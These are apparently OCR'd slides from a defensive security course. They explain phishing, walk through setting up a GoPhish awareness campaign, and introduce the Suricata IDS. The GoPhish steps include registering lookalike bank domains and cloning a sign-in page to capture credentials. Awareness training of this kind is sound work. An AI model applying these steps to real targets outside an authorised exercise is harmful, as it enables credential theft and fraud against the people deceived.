Phishing is not a highly technical attack. It is a social engineering attack, where the target is persuaded to divulge information or perform an action that the person would not do under normal circumstances. Due to its effectiveness and relatively low effort investment, it is the most dominant delivery method used today, both by highly skilled and lesser skilled adversaries.

Take for example a social engineering attempt where a staff member is called on the phone by the social engineer, with the goal of obtaining the user's password. If the social engineer would call the employee and flat-out ask for their password, the chance of success would be very low. The user knows that the password has to be kept secret, and will most likely not tell anyone when asked on the phone. The social engineer will try to persuade the user that it is normal that the user is asked for his/her password. A sample explanation could be that the social engineer is a system administrator who needs the user's password for an account update and that otherwise, the user will lose access to the account.

Originally phishing involved obtaining confidential information, like passwords, but we encompass performing actions too in our definition. Phishing usually involves a large group of persons: for example, e-mails are sent to thousands of users to obtain their Gmail password. When phishing is performed against only one, or a limited number of persons, we talk about spear phishing. Spear phishing can be very effective, as the social engineering message can be tailor-made for the target. A current example of spear phishing is CEO fraud: fake e-mail messages, supposedly written by the CEO, are sent to the CFO to initiate a large financial transaction to a foreign account under the control of the attackers.

Setting Up Your Own Phishing Exercises

GoPhish is an open-source phishing platform for businesses and penetration testers. GoPhish provides an easy-on-the-eye administration web GUI where campaigns can be easily created, launched and monitored.


Register a familiar-looking domain name aimed at tricking users into believing it belongs to the organization you are trying to spoof:

- bankofamerica.org
- bankofàmerica.com

Setting Up Your Own Phishing Exercises


In a simulated phishing attack, the user will receive an e-mail claiming to come from an organization they know. In this example, we target customers from Bank of America. The e-mail is not sent by bankofamerica.com, but by the company hired to test the users' security awareness. Launching a phishing campaign using a spoofed e-mail address can be performed by anyone. The next slides will detail an approach using the GoPhish platform (https://getgophish.com/).

The first step of the assessment consists of registering the target domain name. In this case, we would register bankofamerica.com. In case this domain name is already taken, for example by the legitimate bank or company we want to use as our phishing source, we would register a domain name that strongly resembles the original domain. An example could be to use a different extension (bankofamerica.org) or to replace a character with a similar-looking one (bankofàmerica.com). We can then use this domain as a source of our phishing e-mails.



Setting Up Your Own Phishing Exercises – Users


Time to decide which groups and users we want to target. GoPhish allows us to create different groups, which can be used to split up our target audience into different groups based on department, level, or even potential susceptibility to a phishing e-mail. It's possible to add users one by one using the user interface or to import a file with the bulk transfer.



Setting Up Your Own Phishing Exercises – Email Template

We can set up various e-mail templates aimed at different target audiences or for different phishing campaigns. An existing e-mail can be imported, or the content can be edited in-place through a text or HTML editor. Using placeholders, it's possible to retrieve user information that is updated for every e-mail sent, such as the user's name for example. If we select to add a tracking image, we can determine which users opened our e-mail, even if they do not click the URL.


Our phishing e-mail will urge the users to confirm their account. They can do this by following the URL in the e-mail. In the next slide, we will determine the contents of the URL landing page.



Setting Up Your Own Phishing Exercises – Landing Page


We can customize the page that we show users who fell for the phishing e-mail and clicked the URL. One option would be to import the sign-in website used by Bank of America. This would result in a landing page that completely mimics the legitimate sign-in page, but could allow us to capture the credentials submitted by the user. We can select to capture data they inputted with or without passwords, but do note that the passwords will be transferred over clear text in this case.

In this case, we will simply show a header to notify the users they fell for a phishing e-mail. In case of a phishing simulation, it could be advisable to notify users they have to keep the phishing exercise for themselves so they don't warn anyone else. Another possibility is to add awareness advice on the landing page.



Setting Up Your Own Phishing Exercises – Sending Profile
To be able to actually send e-mails, GoPhish requires you to configure SMTP relay details called "Sending Profiles". It's important to make sure that your "From" address is a valid e-mail address format. Additionally, make sure you set up your "Host" in the full host:port format.

If you want to test the SMTP configuration, you can click the "Send Test Email" button.



Setting Up Your Own Phishing Exercises – Campaign

When launching a new campaign, we can fill all the fields with the elements we just created. The fields will auto-suggest as soon as you start typing, making this a quick final step before being able to launch the campaign. After the campaign has been launched, it's possible to view statistics in the campaign's dashboard.

End-User Awareness – Additional Resources

Some additional resources that can prove to be useful for end-user awareness include:

- https://getgophish.com/
  Official GoPhish page
- https://securingthehuman.sans.org/
  SANS Securing The Human program
- https://securingthehuman.sans.org/resources/newsletters/ouch
  SANS Securing The Human – Free Ouch! Monthly newsletter
- https://www.social-engineer.org/
  Good overall social engineering resource

End-User Awareness – Additional Resources
Some additional resources that can prove to be useful for end-user awareness include:

https://getgophish.com/
Official GoPhish page

https://securingthehuman.sans.org/
SANS Securing The Human program

https://securingthehuman.sans.org/resources/newsletters/ouch
SANS Securing The Human – Free Ouch! Monthly newsletter

https://www.social-engineer.org/
Good overall social engineering resource

Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.

Introducing Suricata

Suricata is a free, open-source, network threat detection / prevention engine

- Maintained by the Open Information Security Foundation (OISF)
- First introduced in July 2010
- Can be deployed on a variety of OSes (Linux, Windows...)
- Main use cases include IDS, IPS, NSM and offline PCAP processing
- Standard input / output formats (e.g. YAML, JSON...) allow easy integration
- Can help us detect / block several steps in the APT Attack Cycle

Introducing Suricata

Suricata is an open-source network detection and prevention engine. Suricata is the Latin name for a meerkat, a small mammal standing on its hind legs always looking out for signs of danger. Suricata is free and runs on different operating systems like Linux and Windows.

It is developed and maintained by the Open Information Security Foundation, who first introduced it in July 2010. It is a free, open-source project with many developers and contributors.

Suricata can be used for many purposes:

- As Intrusion Detection System
- As Intrusion Prevention System
- As Network Security Monitor
- An engine to process network capture files (PCAP files) offline


It can be easily integrated with other products because of its openness. It uses well-known, standard formats for input like YAML and JSON.

YAML (YAML Ain't Markup Language) is a structured data format used for configuration files, that can easily be read by humans too.

JSON (JavaScript Object Notation) is another structured data format used to serialize objects. Objects are data structures with properties. JSON contains the names of objects, properties, and their values.

Suricata has built-in functionality to support detection / blocking of several steps in the APT Attack Cycle. Some examples include:

- Detecting the activity of exploit kits in HTTP traffic;
- Detecting Command & Control communications (beaconing…);
- Detecting malicious payloads being delivered via e-mail (SMTP);
- …



Suricata Use Cases


Suricata takes network traffic as input to be processed by its engines and parsers. Typically, the network traffic is a live capture or capture files (PCAP files).

Suricata is often thought of as a replacement for Snort, an IDS/IPS. But Suricata can do more: it will alert on network traffic and block network traffic using IDS signatures (rules). This is not all Suricata can do, it can also produce logs for various types of traffic:

- Analyzing SMTP network traffic to generate e-mail logs
- Analyzing DNS network traffic to generate DNS logs (domain names)
- Analyzing HTTP network traffic to generate HTTP logs (web surfing)
- Analyzing TLS network traffic to generate TLS logs (secure web surfing via HTTPS)
- Analyzing network traffic to generate NetFlow logs

Suricata will decode traffic before it is processed, like decompressing (gzip) HTTP responses and decoding SMTP MIME messages (BASE64).

Suricata can also carve out raw files from network traffic, for further analysis or storage on disk.



Suricata Configuration File

Suricata works with configuration files. These files follow the YAML standard, and the main configuration file is suricata.yaml. On Linux, this file can be found in /etc/suricata, but it is an option that can be provided when the Suricata engine is started.

